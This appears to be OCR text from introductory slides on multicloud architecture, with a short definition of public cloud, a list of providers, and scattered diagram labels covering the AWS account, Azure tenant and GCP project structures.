
- A multicloud can be comprised of public, private, and edge clouds to achieve the enterprise's end goals.

- Public cloud is an IT model where on-demand computing services and infrastructure are managed by a third-party provider and shared with multiple organizations using the public Internet.
  - Amazon Web Service [AWS]
  - Microsoft Azure
  - Google Cloud Platform [GCP]
  - IBM Cloud
  - Oracle Cloud


AWS Multi Accounts Architecture



AWS Cross Accounts Access



AWS Single Account Architecture



AWS Account

IAM

AWS Resources

AWS Resources


AWS Resources

Region 1

Region 2

Region 3

Azure Working Model



Azure AD

Idaas

Authentication

Authentication


Azure Resource Manager (ARM)

(IaaS, PaaS, SaaS)


O365 / M365

(SaaS)

Azure Multi Tenant Architecture & Access



Azure Single Tenant Architecture



AAD Tenant


Management Group

Subscription

Resource Group

Resource

GCP Working Model



Cloud Identity

IdaaS

Authentication

Google cloud


(IaaS, PaaS, SaaS)

Authentication

Google workspace

(SaaS, IdaaS)

GCP Multi Projects Architecture & Access



Google Account
(Gmail, Cloud Identity, Workspace)

Identity

Organization A

Project 1

